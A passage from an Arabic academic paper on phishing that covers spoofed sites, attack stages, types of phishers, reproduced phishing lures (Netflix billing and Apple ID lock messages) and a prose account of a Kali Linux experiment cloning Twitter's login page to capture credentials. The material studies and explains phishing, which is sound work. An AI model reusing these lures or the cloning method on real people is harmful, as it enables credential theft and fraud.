2- انتحال موقع ويب:

وذلك باعداد موقع الكتروني يشبه الموقع الحقيقي والذي يبدي الضحية رغبته في الوصول له . وتعتبر النوافذ المنبثقة من اخطر اساليب التصيد الاحتيالي حيث تتيح للمتصيدين الوصول الى بيانات تسجيل الدخول للمواقع بإرسال رسائل منبثقة للضحايا وإرشادهم للمواقع غير الحقيقية والملوثة بالفيروسات وملفات التجسس[1]

5-التصيد أثناء الجلسة: ويرتكب هذا النمط من التصيد الاحتيالي بعرض نافذة منبثقة خلال قيام الضحية باستخدام خدمته البنكية عبر الإنترنت ،

[1] Terry Egharevba, Phishing Attack- A Challenge in Cybersecurity, · January 2022, IEEE, pp:2-4, https://www.researchgate.net/publication/357826193_Phishing_Attack-A_Challenge_in_Cybersecurity?enrichId=rgreq-a0085ddb103191f6ad57662d53392715-XXX&enrichSource=Y292ZXJQYWdlOzM1NzgyNjE5MztBUzoxMTEyMDY2MjM2NjUzNTcxQDE2NDIxNDg2NjA0Mjc%3D&el=1_x_2&_esc=publicationCoverPdf

(ISSN: 2356 - 9492)

وتطلب من الضحية إعادة ادخال اسم المستخدم وكلمة المرور الخاصة به عند انتهاء صلاحية الجلسة .

وعندما يدخل الضحية البيانات الخاصة بحسابة البنكي عبر الانترنت يكون قد اصبح ضحية التصيد الاحتيالي ويستولي المتصيد على بيانات حسابة ،

دون أن يتصور أن النافذة المنبثقة احتيالية حيث يسجل دخولة لموقع البنك" .

وتوجد نموذج اخر للنوافذ المنبثقة الاحتيالية وتسمى الدعم الفني المنبثق "حيث تتم عند قيام الضحية بالتصفح العادي للانترنت فيتلقى فجأة رسالة منبثقة تفيد بأن نظام التشغيل الخاص بجهازة مصاب ويحتاج للاتصال بمركز الدعم التقني للحصول على الدعم[1] .

المطلب الثالث


دراسة تحليلية لمراحل هجمات التصيد الاحتيالي

الفرع الاول

مراحل التصيد الاحتيالي في اراء محللي التصيد

[1] https://www2.deloitte.com/content/dam/Deloitte/sg/Documents/risk/sea-risk-cyber-101-part10.pdf

تتم عمليات التصيد الاحتيالي على أربع مراحل ؛ ففي معظم الهجمات ، يبدأ التصيد الاحتيالي بجمع معلومات حول هدف .ثم يقوم المتصيد بتحديد الاسلوب الذي سيستخدمة في التصيد وتعد هذه المرحلة هي المرحلة الاولي وهي مرحلة التخطيط للتصيد الاحتيالي



وتسمى المرحلة الثانية مرحلة الإعداد ، حيث يقوم المتصيد بالبحث عن نقاط الضعف التي يمكن باستغلالها خداع الضحية

وتتمثل المرحلة الثالثة في قيام المتصيد بتنفيذ خطته في تصيد ضحيته وينتظر استجابة الضحية مع اسلوبة الاحتيالي

اما المرحلة الرابعة فهي عندما يلتقط الضحية الطعم الذي تم تصيدة بها ويدلي بياناته الحساسة او يسمح للمتصيد بالولوج لنظامة المعلوماتي والحصول على الاسرار وهنا يقوم المتصيد بالحصول على كل ما يمكنه الحصول علية من البيانات والمعلومات التي يستخدمها في الحصول على اموال الضحية[1]

ومثال ذلك عندما يرسل المتصيد بريدًا إلكترونيًا للضحية منتحلا صفة موظف بالبنك ويطلب من ضحيته عميل البنك تأكيد بيانات حسابه البنكي ، ويدعم طلبة بتهديد الضحية للضغط علية لشل قدرته على التفكير والتخلي عن حذرة بسبب الخوف الذي يتعرض له من التهديد الذي يمارسة علية المتصيد كان يهدد الضحية بتعليق حسابة .وهنا يظن الضحية أن البريد حقيقي حيث يستخدم الرسوم والعلامات التجارية والألوان الخاصة بشعار البنك في البريد المرسل للضحية لاقناعه بصحة

[1] Mike Moore, **Don't open that PDF email attachment - it could well be malware, published April 08, 2021, https://www.techradar.com/news/dont-open-that-pdf-email-attachment-it-could-well-be-malware**

(ISSN: 2356 - 9492)

البريد الوارد اليه حيث يستجيب الضحية ويقوم بإرسال بيانات حسابة السرية للمتصيد عبر الرابط المرسل الية لتحديث بياناته حيث يقوم المتصيد بواسطتها بالاستيلاء على اموالة او ابتزازة[1]

حيث يتم إرسال بريد التصيد الاحتيالي عشوائيًا إلى الضحية أو استهدافه لمجموعة أو أفراد محددين، او استخدام نواقل اخرى للتصيد كالمكالمات الهاتفية أو الرسائل في التصيد بالبريد الإلكتروني[2]

وقد تم مناقشة خطوات عملية التصيد من قبل العديد من الباحثين نظرًا لأهمية فهم هذه الخطوات لتطوير حلول لمكافحة التصيد .فقسم روزي في دراستة عام 2013 هجوم التصيد الاحتيالي إلى خمس مراحل هي التخطيط والإعداد والهجوم والجمع والنقد .بينما ناقشت دراسةJakobsson and Myers 2006 التصيد بالتفصيل وقسمها لعدة مراحل هي التحضير للهجوم ، وإرسال برامج ضارة باستخدام ناقل محدد ، ورصد رد فعل الضحية على الهجوم ، وخداع الضحية للكشف عن بياناته السرية ليتم نقلها للمتصيد ، ثم الحصول على المال المستهدف،

بينما تقسم دراسةAbad 2005 هجوم التصيد الى ثلاث مراحل: المرحلة المبكرة والتي تشمل بدء الهجوم وإنشاء بريد إلكتروني للتصيد الاحتيالي وإرسال بريد إلكتروني للتصيد الاحتيالي للضحية، وتتضمن المرحلة الثانية استلام البريد من الضحية والإفصاح عن البيانات السرية اما المرحلة الأخيرة فهي التي ينجح فيها الاحتيال، ووفقا لهذا التقسيم تشمل مراحل التصيد الاحتيالي ثلاث مراحل هي ان يطلب المتصيد المعلومات الحساسة من الضحية ، ثم يقوم الضحية بإعطاؤة اياها، ثم يقوم المتصيد بإساءة استخدام البيانات لأغراض اجرامية .

---

[1] Zainab Alkhalil, Chaminda Hewage, Liqaa Nawaf and Imtiaz Khan, Phishing Attacks: A Recent Comprehensive Study and a New Anatomy, Frontiers in Computer Science 10.3389/fcomp.2021.563060, pp:2-3, March 2021, Volume 3, Doi: www.frontiersin.org

[2] Muhammet Baykara, Zahit Ziya Gürel, Detection of phishing attacks, 2018, pp:2-4, https://www.researchgate.net/publication/324999540_Detection_of_phishing_attacks?enrichId=rgreq-b470bb2fcf352150e80d90a579a5e107-XXX&enrichSource=Y292ZXJQYWdlOzMyNDk5OTU0MDtBUzo2NTY5NDcwMDcyMDk0NzNAMTUzMzYzOTc4MDEzMw%3D%3D&el=1_x_2&_esc=publicationCoverPdf

الفرع الثاني

تحليل مراحل التصيد الاحتيالي

اولا: مرحلة التخطيط:

تعد مرحلة التخطيط اولى مراحل هجوم التصيد الاحتيالي ، حيث يقوم المتصيد بتحديد الضحية او الضحايا او الاسلوب الذي سيتبعه والهدف الذي يخطط للوصول الية يقوم عقب ذلك بجمع المعلومات عن الضحية وكيفية التعامل معها وصولا للهدف (أفراد أو مؤسسات) .حيث يقوم المتصيد بجمع معلومات عن الضحية لإغرائها ويدرس نقاط الضعف للضحية .وتشمل المعلومات الاسم وعنوان البريد الإلكتروني للضحايا سواء كانوا افرادا ام عاملين في مؤسسات واحيانا يتم اختيار الضحايا عشوائيا بإرسال بريد الكتروني جماعي أو جمع معلومات عن الضحايا من مواقع التواصل الاجتماعي ، كما قد يكون هدف التصيد الاحتيالي هو الحساب البنكي لمستخدم لديه جهاز حاسوب متصل بالانترنت او شركة للخدمات المالية وقطاعات البيع مثل eBay و Amazon ، ومزودي خدمات الإنترنت مثل MSN / Hotmail و.Yahoo[1] وتشمل هذه المرحلة استحداث طرق تصيد كإنشاء مواقع ويب مزيفة حيث قد يحصل المتصيدون على موقع احتيالي تم تصميمه أو استخدامه، أو تصميم برمجية اختراق او تجسس ، أو ارسال بريد إلكتروني تصيدي. ويمكن تحديد نوع المتصيد بناءً على الدافع على التصيد.

وقد ذهبت دراسات اخرى الى تقسيم المتصيدين الى اربعه انواع[2]ويمثل مصطلح "أطفال البرامج النصية" مهاجمًا ليس لديه خلفية تقنية أو معرفة بكتابة برامج معقدة أو تطوير أدوات تصيد ولكن بدلاً من ذلك يستخدمون نصوصًا تم تطويرها بواسطة الآخرين في هجوم التصيد الاحتيالي

[1] Biju Issac, Raymond Chiong and Seibu Mary Jacob, Analysis of Phishing Attacks and Countermeasures, Conference Paper · January 2006, pp:2-6, https://www.researchgate.net/publication/235947501_Analysis_of_Phishing_Attacks_and_Countermeasures?enrichId=rgreq-9276f977873eb470a08aa0b68079de46-XXX&enrichSource=Y292ZXJQYWdlOzIzNTk0NzUwMTtBUzo5OTQxMzgyNTQyNTQyNkAxNDAwNzEzNTExNTQz&el=1_x_2&_esc=publicationCoverPdf

[2] Phishing Activity Trends Report, 2nd Quarter 2020, Activity April-June 2020, Published 27 August 2020, pp:3-9,

(ISSN: 2356 - 9492)

وبرغم أن المصطلح يأتي من الأطفال الذين يستخدمون مجموعات التصيد المتاحة لاختراق أكواد اللعبة عن طريق نشر البرامج الضارة باستخدام الفيروسات ، إلا أنه لا يتعلق تحديدًا بعمر المتصيد . ويمكن لهؤلاء المتصيدين إدارة موقع ويب وتنفيذ هجمة "اختراق الويب ."كما يمكنهم اختراق أجهزة الحاسوب عن بعد "الروبوتات" ، وهو جهاز حاسوب منفرد مخترق يسمى "حاسوب زومبي ."وقد يسبب المتصيدون أضرار خطيرة كسرقة البيانات وتحميل فيروسات تروجان ومثال ذلك هجوم هجمات رفض الخدمة الموزعة (DDoS) على CNN و eBay و Dell و Yahoo و Amazon (Leyden ، 2001 الذي شنه المراهق الكندي مايك كالسي في فبراير 2000 والذي سبب خسائر قدرت ب 1.7 مليون دولار أمريكي

- **هجمات القبعات السوداء:**وفي هذا النمط من التصيد يمكن للجناة تنفيذ هجمات معقدة وتطوير الديدان وأحصنة طروادة لهجومهم .حيث يخترق المتصيدون حسابات ضحاياهم للاستيلاء على بياناتهم المصرفية وارقام بطاقات الائتماناو يقومون بالولوج للبيانات والمعلومات الحساسة للضحايا لسرقتها لبيعها او اتلافها بقصد الايذاء
- **الجريمة المنظمة:** هذا النمط من التصيد يعد من اكثر انماط التصيد تنظيماً وخطورة ويترتب علية مخاطر كبيرة على الضحايا حيث يقوم المتصيدين باستخدام برمجيات معدة خصيصا للتصيد الاحتيالي، وانتحال شخصية الضحية نظرا لقدراتهم الفائقة على استخدام برمجيات التصيد الاحتيالي بالاضافة لاحترافهم هذا النمط من الجريمة
- **مجموعة جرائم الإنترنت المنظمة:** وتتكون من مجموعة من المتصيدين المتخصصين ممن يستخدمون قدراتهم السيبرانية في القيام بهجمات تصيد خطيرة ضد المنظمات والمؤسسات وتقوم بعملها بشكل احترافي يطلق علية التصيد كخدمة ويمكن استقطابهم بواسطة الجماعات الإرهابية.[1]

https://docs.apwg.org/reports/apwg_trends_report_q2_2020.pdf

[1] Hossein Abroshan (&) , Jan Devos, Geert Poels , and Eric Laermans, Phishing Attacks Root Causes, Springer International Publishing AG, part of Springer Nature 2018 N. Cuppens et al. (Eds.): CRiSIS 2017, LNCS 10694, pp. 187–202, 2018. https://doi.org/10.1007/978-3-319-76687-4_13

- **الإرهابيون:** نظرا لما تتسم به الجماعات المتطرفة التي ترتكب الاجرائم الارهابية من عدم الخوف من اكتشاف جرائمها بل هي في الحقيقة التي تسعى الى اراز ما ترتكبه من رائم خطيرة وتتباهي به نظرا لانه هو الهدف من تلك الجرائم يقوم الارهابيون باستخدام قدراتهم السيبرانية لبث الخوف والذعر في نفوس الخصوم فيقوم الإرهابيون بهجمات التصيد بالرمح للوصول للمعلومات وتدمير المواقع وانتهاك الخصوصية للمؤسسات والافراد ، وللتجسس الإلكتروني ، وجمع المعلومات ، وتحديد مواقع الضحايا ، والتخريب

استخدم الإرهابيون السيبرانيون التجسس الإلكتروني لسرقة المعلومات الامنية الحساسة والأسرار التجارية وتستهدف هذه الأنواع من الجرائم الحكومات أو المنظمات أو الأفراد.

ثانيا: الاعداد لهجمات التصيد الاحتيالي :

عقب اتخاذ قرار الهجوم وتحديد الاهداف وجمع قدر كافي من المعلومات بشأنها يبدأ المتصيد في الإعداد لهجمات التصيد الاحتيالي بالبحث عن الثغرات الموجودة في اسلوب تعامل الضحية مع مواقع الانترنت ومعلوماته الشخصية الحساسة للاستفادة منها في انجاح هجمته التصيدية ومن امثلة ذلك استغلال الجناة القيام بهجوم DoS واستغلال برامج "يوم الصفر" ، والتي تبين ثغرات البرامج ونظم التشغيل ، قبل إصلاحها[1] ومثال ذلك ايضا نقاط ضعف المتصفحات ، والتي يمكن ان تؤدي لإضافة تحديثات للمتصفح مما يسبب ظهور ثغرات فية وفي عام 2005 ، استغل الجناة ثغرات تأمينية في(Internet Explorer (IE في النطاقات المتقاطعة تمكنوا من خلالها من اختراق البرامج على

[1] William Yeoh a, He Huanga, Wang-Sheng Leeb, Fadi Al Jafaria, and Rachel Manssona, Simulated Phishing Attack and Embedded Training Campaign, JOURNAL OF COMPUTER INFORMATION SYSTE, 2021 International Association for Computer Information Systems, pp:5-8, https://www.researchgate.net/publication/354231308_Simulated_Phishing_Attack_and_Embedded_Training_Campaign?enrichId=rgreq-66191ca14d5bae0fcef1f59f615b3b7e-XXX&enrichSource=Y292ZXJQYWdlOzM1NDIzMTMwODtBUzoxMDg2MjEwNjM4Mzg1MTUyQDE2MzU5ODQyMDUwNjM%3D&el=1_x_2&_esc=publicationCoverPdf

(ISSN: 2356 - 9492)

حاسوب بعد تشغيل .IE حيث استغل المتصيدون الثغرات الأمنية لتنفيذ التصيد الاحتيالي، ومن الضروري ان يتوفر وسيط يمكن المتصيدين من الوصول لهدفهم

لذا يقوم المتصيد بتحديد وسيط كمواقع التواصل الاجتماعي ، أو مواقع الويب ، ورسائل البريد الإلكتروني ، والسحابة التخزينيه التي تعد من اهم وسائل التصيد الاحتيالي فبالرغم من مزاياها فانها تواجه مشكلات متعلقة بالخصوصية والأمن.

وتطبيقات البنوك الالكترونية ، والهواتف الذكية والمكالمات الهاتفيه التصيدية، ورسائل الهاتف لتوصيل التهديد للضحية وتنفيذ الهجمة.

نظرًا لأن مستخدمي السحابة الرقمية يمكنهم مشاركة نفس المصادر والمعلومات، فانها معرضة لاستغلال الثغرات الأمنية الافتراضية من المتصيدين للقيام بهجمات تصيد لبيانات مستخدمي السحابة الاخرين ففي سبتمبر 2014 ، تم تسريب صور لمشاهير عبر الإنترنت وكشفت التحقيقات عن اختراق حسابات المشاهير على السحابة التي كانت مستخدمة لتخزينها وفي عام 2017 ، استخدم المتصيدون Microsoft SharePoint لإصابة العديد من المواقع ببرامج تجسس واختراق باستخدام رسائل البريد الالكتروني.

ثالثا: مرحلة الهجوم الفعلي:

يستخدم في هذه المرحلة اساليب التصيد الاحتيالي لتهديد الضحية وتفاعلها مع الهجمة وعقب استجابة الضحية ، يتمكن المتصيد من اختراق النظام المعلوماي وجمع قدر كبير من البيانات باستخدام حقن البرنامج النصي ويمكن للمتصيدين اختراق السحابة دون خبرة تقنية بشراء برمجيات تستخدم نقاط الوصول من المتصيدين او استغلال الثغرات الأمنية في تهديد الأمن والخصوصية للضحايا أو احداث تخريب او تشفير لنظم الحاسوب بغرض الاحتيال وقد تتكون التهديدات من برامج ضارة ، اوشبكات الروبوت ، والتنصت ، ورسائل البريد الإلكتروني التطفلية، والروابط المصابة ببرمجيات التصيد.

رابعا: مرحلة الوصول للبيانات الشخصية الحساسة:

في هذه المرحلة ، يجمع المتصيد الاحتيالي المعلومات والبيانات الحساسة والهامة والشخصية للضحايا ويستخدمها لشراء أو تمويل شراء سلع دون علم مالكها أو يبيع اسماء المستخدم وكلمات

السر عبر الانترنت في الشبكة المظلمة .يستهدف المتصيدون مجموعة كبيرة من البيانات السرية الخاصة بالضحايا والتي تتمثل في الاموال الى اسارا الضحايا ومحادثاتهم وكلمات السر الخاصة بحساباتهم الشخصية على مواقع التواصل وبريدهم الالكتروني ومن ذلك الهجوم على نظم المعلومات الطبية عبر الإنترنت وما قد تسببة من إلى وفيات تنيجة الجعات الخاطئة من الادوية[1] كما يمكن للمتصيد الوصول لبيانات الضحايا يدويًا أو باستخدام برمجيات كما يمكن جمع البيانات أثناء أو عقب تفاعل الضحية مع المتصيد .حيث يستخدم للوصول للبيانات دون استخدام تلك البرمجيات تقنيات بسيطة يمكن من خلالها التفاعل مع الضحايا مباشرة اعتمادًا على علاقات موجودة بين الاطراف في مواقع التواصل الاجتماعي أو تقنيات الخداع الأخرى بينما في الجمع الآلي للبيانات ، يمكن استخدام تقنيات نماذج الويب المزيفة التي تستخدم في انتحال الشخصية عبر الانترنت او انتحال المواقع ذاتها كما يمكن استخدام بيانات كملف الضحية الشخصي في مواقع التواصل الاجتماعي لتحليل خلفية الضحايا والوصول للمعلومات للتجهيز لهجمات الهندسة الاجتماعية فهجمات VoIP أو طرق الهجوم على نظم الهاتف المعلوماتية ، كالرسائل المسجلة ، يمكن ان تُستخدم لجمع بيانات المستخدم[2]

المطلب الرابع

تطبيق عملي لتحليل هجمات التصيد الاحتيالي

الفرع الاول

دراسة حالة تصيد احتيالي

[1] Internet organized crimes threat assessment, Europol, 2020, p:47

[2] Huber, M., Kowalski, S., Nohlberg, M., and Tjoa, S. (2009). "Towards automating social engineering using social networking sites," in 2009 international conference on computational science and engineering, Vancouver, BC, August 29–31, 2009 (IEEE, 117–124. doi:10.1109/CSE.2009.205

(ISSN: 2356 - 9492)


يوضح الشكل لقطة شاشة لرسالة تصيد احتيالية مشبوهة اجتازت عوامل تصفية البريد العشوائي بالجامعة ووصلت إلى صندوق بريد المستلم .

حيث يقوم المتصيد باستخدام اسلوب نقل الاحساس باهمية الاجراء المطلوب من الضحية أو الاصرار والملاحقة للضحية باستخدام كلمات مثل هام او ضروري جدا فيؤدي البريد المرسل للضحية الى توليد حالة نفسية تدفعه للضغط على الرابط او استخدام الصفحة المزيفة التي اعدها المتصيد لاصطياد بيانات الضحية حيث يتم اعداد الرسالة البريدية متضمنة لرابط يمكن الضغط علية الا انه لا يتطابق مع ال (URL)

كما أن عنوان المرسل يكون غير معلوم للضحية .حيث يؤدي فتح المرفق الى اختراق فيروس أو دودة للحاسوب أو كشف بيانات الولوج لحساب الضحية بإعادة توجيهة لصفحة تسجيل دخول غير حقيقية .

وفي وقت الجائحة قام المتصيدون بارسال كم هائل من رسائل التصيد الاحتيالي بشأن موضوعات تتعلق بالتعامل مع الفيروس او ترويج كمامات او معدات الوقاية مستغلين خوف الناس من الإصابة بـ COVID-19 والحاجة للوصول لمعلومات متعلقة بالفيروس

كما أوجدت الجائحة فيروسًا مناسبًا للمتصيدين حيث قام المتصيدين بارسال رسائل للضحايا تحوى مرفقات وقد قاموا باغراء الضحايا بفتحها كونها تتضمن معلومات بشأن المصابين بالكورونا


important (re: Student Christmas Market – School of Management/Marchnad Nadolig y Myfyrwyr - Yr Ysgol Reoli)

RYAN KIRKLAND <BIL0063030@bilborough.ac.uk>
Mon 25/02/2019 17:21
To: Academic Associate <academicassociate@cardiffmet.ac.uk>

View message

Academic Associate
Cardiffmet

We hold regular open days:


Saturday 16 March, 2019 10:00 a.m. – 1:00 p.m.

Check our website for other opportunities to visit us.

IMPORTANT NOTICE: This e-mail message is intended to be received only by persons entitled to receive the confidential information it may contain. E-mail messages of Bilborough College may contain information that is confidential and legally privileged. Please do not read, copy, forward, or store this message unless you are an intended recipient of it. If you have received this message in error, please forward it to the sender and delete it completely from your computer system.

يوضح الشكل مثالاً لرسالة بريد إلكتروني للتصيد الاحتيالي ادعى فيها المتصيد أنه جار للضحية حيث أرسل رسالة تتضمن تظاهر المتصيد بأنه يموت من الفيروس ويهدد بإصابة الضحية ما لم يتم دفع فدية

مثال آخر هو هجوم التصيد الذي تم اكتشافة بواسطة باحث أمني في Akamaiفي يناير 2019. حيث حاول المتصيد استخدام الترجمة من Google لإخفاء عناوين URLالمشبوهة ، مقدمًا لهم "www.translate.google.com" ذات مظهر مشابة للموقع الحقيقي لخداع الضحايا في تسجيل الدخول وكان الهجوم مصحوبا بحيلة خداعية حيث تطلب تفاصيل دفع Netflix لـ ، أو مضمنة في تغريدات مروجة تعيد توجيه الضحايا لصفحات تسجيل الدخول بموقع باي بال حقيقية المظهر .


NETFLIX

Your account is on hold.

Update your account to get back to watching Netflix

Hello,

We're having some trouble with your current billing information. We'll try again, but in the meantime you may want to update your payment details.

UPDATE ACCOUNT NOW

Need help? We're here if you need it. Visit the Help Centre or contact us now.

-Your friends at Netflix

Your Apple ID has been Locked

This Apple ID has been locked for security reasons.

It looks like your account is outdated and requires updated account ownership information so we can protect your account and improve our services to maintain your privacy.

To continue using the Apple ID service, we advise you to update the information about your account ownership.

Update Account Apple ID

For the security of your account, we advise not to notify your account password to anyone. If you have problems updating your account, please visit Apple Support.

Sincerely,
Apple Support

Reply

رغم انها مزورة تم تصميمها باحترافية ، بالاضافة لعدم وجود نص تشعبي لتأمين بروتوكول النقل الآمن (HTTPS) وكما تضمنت أخطاء إملائية في عنوان URL كانت علامات حمراء تشير إلى أنه تصيد احتيالي

كما يوضح الشكل لقطة لرسالة بريد إلكتروني تصيدية تلقتها لجنة التجارة الفيدرالية الامريكية لبريد إلكتروني احتيالي يقوم فية المتصيد باستدراج الضحية لتحديث طريقة الدفع الخاصة به من خلال النقر على الرابط ، متظاهرًا بأن Netflix يواجه مشكلة مع لجنه التجارة الفيدرالية بشأن معلومات الفواتير[1]

[1] Zikai Alex Wen, Zhiqiu Lin, Rowena Chen, Erik Andersen, What.Hack: Engaging Anti-Phishing Training Through a Role-playing Phishing Simulation Game, CHI 2019, May 4–9, 2019, Glasgow, Scotland, UK,paper 108, pp:2-6,

(ISSN: 2356 - 9492)

يوضح الشكل رسالة نصية كمثال آخر على التصيد الذي يصعب اكتشافه كرسالة نصية مزيفة يبدو فية أن رسالة واردة من Apple تطلب من الضحية تحديث حسابه .يتم الاصرار والتكرار في الرسائل لدفع الضحية للاستجابة للضغط، ويعد هذا الاسلوب التصيدي من اخطر واعقد الاساليب المهددة للامن السيبراني، وتنجح بالرغم من الثقافة الفنية للضحية وفهم اساليب التصيد حيث تعتمد على الضغط النفسي الذي يشل التفكير للحظات كافية للايقاع بالضحية ، حيث تتطور هذه النوعية من التصيد وتزداد خطورة وتعقيدا في الاسسلوب الذي ترتكب به لكي لا يتمكن الضحية من كشفها وعلى الرغم من أن سبب قيام المتصيد بارتكاب جرائمة هو الحصول على اموال الضحايا الا انه قد يقوم استخدام البيانات الحساسة المسروقة منهم للتسلل للبنية التحتية الحساسة لأغراض التجسس .لذا ، يستمر المتصيدون في تطوير اساليب ارتكابهم لجرائمهم بالتزامن مع التتطورات التقنية في اساليب التأمين وكشف التصيد الاحتيالي[1]

الفرع الثاني

تجربة باستخدام لينكس كالي عبر ماكينه افتراضية

في هذه التجربة ، يتم استخدام Kali Linux Virtual Machine (VMware) كأداة تجريبية Microsoft Windows 10بآخر تحديث لشبكة الضحايا وموقع .Twitter تحظى Kali Linux باستخدام واسع النطاق نظرا لقدرته على اتاحه امكانيات كبيرة للمطورين والمخترفين في ادوات الهندسة الاجتماعية فهو نظام مفتوح المصدر يمكن استخدامة لتطوير اكواد التصيد ويوضح السيناريو التالي قدراته حيث تتوفر متجهات هجوم مواقع الويب في المرحلة الثانية .ستؤدي

[1] Internet Organized Crime Threat Assessment (IOCTA) 2021, European Union Agency for Law Enforcement Cooperation, Publications Office of the European Union, pp:29-32, https://ec.europa.eu/eusurvey/runner/eus_strategic_reports

https://www.researchgate.net/publication/332745435_WhatHack_Engaging_Anti-Phishing_Training_Through_a_Role-playing_Phishing_Simulation_Game?enrichId=rgreq-3df63695d15b8b18a2e3c580368f92d0-XXX&enrichSource=Y292ZXJQYWdlOzMzMjc0NTQzNTtBUzo4OTYyMDAyNzg1NDg0ODlAMTU5MDY4MjIwNTQxNQ%3D%3D&el=1_x_2&_esc=publicationCoverPdf

المتجهات إلى أسلوب هجوم الاستيلاء على كلمات المرور واسماء المستخدم للحسابات الخاصة بالضحايا .

ويتم استخدام طريقة هجوم تؤدي للحصول على بيانات الاعتماد حيث يتم القيام بهجمات التصيد للوصول لأسماء المستخدمين وكلمات المرور ويلاحظ في متجه الهجوم هذا ، انه يقوم باستنساخ مواقع الويب، وعند قيام الضحية بوضع بيانات الدخول السرية، يتم إرسالها لجهاز المتصيد وإعادة توجيه الضحية مرة أخرى إلى الموقع الشرعي ويمكن الوصول إلى الحساب المؤمن عبر قائمة هجوم تصيد بيانات الولوج من اسماء المستخدم وكلمات الدخول.

وباختيار أداة استنساخ الموقع ، يطلب من الضحية إدخال عنوان IP للموقع المراد الولوج الية (الصفحة المزيفه) مرة أخرى في الهجوم المخطط له وكذلك للدخول لموقع الويب المراد استنساخه به .هذه الخطوة قد تستغرق مدة بسيطة من الزمن بحسب موقع الويب الذي تم اختياره .

في هذا السيناريو تم اختيار موقع تويتر لتزويد مجموعة الأدوات بعنوان IP عام ، ولكي يمكن ذلك يجب تعديل إعدادات بروتوكولات iTCP و UDP في جهاز التوجيه وإعداد بريد إلكتروني مزيف لجذب الضحية، حيث يتم استخدام أدوات لجمع أساليب ومعلومات الهندسة الاجتماعية .كما يجب ارسال رسائل البريد الإلكتروني للوصول إلى شاشة الضحية وهنا سيظهر موقع تويتر وهمي على شاشة الضحية لتسجيل الدخول .

وعقب التأكيد يقوم المتصفح بإعادة توجيه الضحية للصفحة الأصلية لصفحة تويتر المستنسخة ويطلب من المستخدم تسجيل الدخول ثانية، قد يعتقد الضحية بوجود خطأ في البيانات يستلزم تسجيل الدخول مرة أخرى، سواء تم تسجيل دخول الضحية أم لا ، ام تم تحديد اسم المستخدم وكلمة السر للضحية بالفعل للمهاجم[1]

يوضح الشكل 6 تفويض المتصيد لنقل بيانات الضحية، من المهم الإشارة إلى أنه يمكن تنفيذ المزيد من عمليات التصيد الاحتيالي مهنيا لذا فإن إظهار سيناريو الحياة الواقعية سيكون ضارًا حقًا .من الممكن انشاء مجال وموقع ويب مزيف مشابه للموقع الأصلي مع تغيير الأحرف في اسم الموقع

[1] Caitlin Jones, 50 Phishing Stats You Should Know In 2023, https://expertinsights.com/insights/50-phishing-stats-you-should-know/

(ISSN: 2356 - 9492)

مثل ."Twittar.com" ومع ذلك ، فإن إقناع الضحية بإحدى طرق الهندسة الاجتماعية لإدخال بيانات التسجيل وإرسالها هو المشكلة .، وقد تم تجربة بريد إلكتروني مزيف لإعادة توجيه الضحية إلى موقع مزيف فمثلا يمكن تجريب طرق تصيد للولوج لحساب تويتر للضحية ثم إعادة توجيه الضحية لموقع تويتر الأصلي، كما يجب فهم ان الاسلوب التقليدي في سيناريوهات التصيد مع النطاق ذي الصلة يقوم على الشبكة الداخلية .وبرغم ذلك ، فقد تم استخدام الشبكة العامة ومزودي خدمة الإنترنت المختلفين في بعض السيناريوهات لمحاكاة حالة التصيد بإظهار سيناريو الواقع الاحتيالي[1].

الفرع الثالث

التحليل النظري

اصبحت الهندسة الاجتماعية تشكل تهديدًا كبيرًا يؤثر على المستخدم العادي والمؤسسات الكبيرة وهناك العديد من أنواع الهجمات والتصيد الاحتيالي التي تحدث باستخدام الهندسة الاجتماعية .

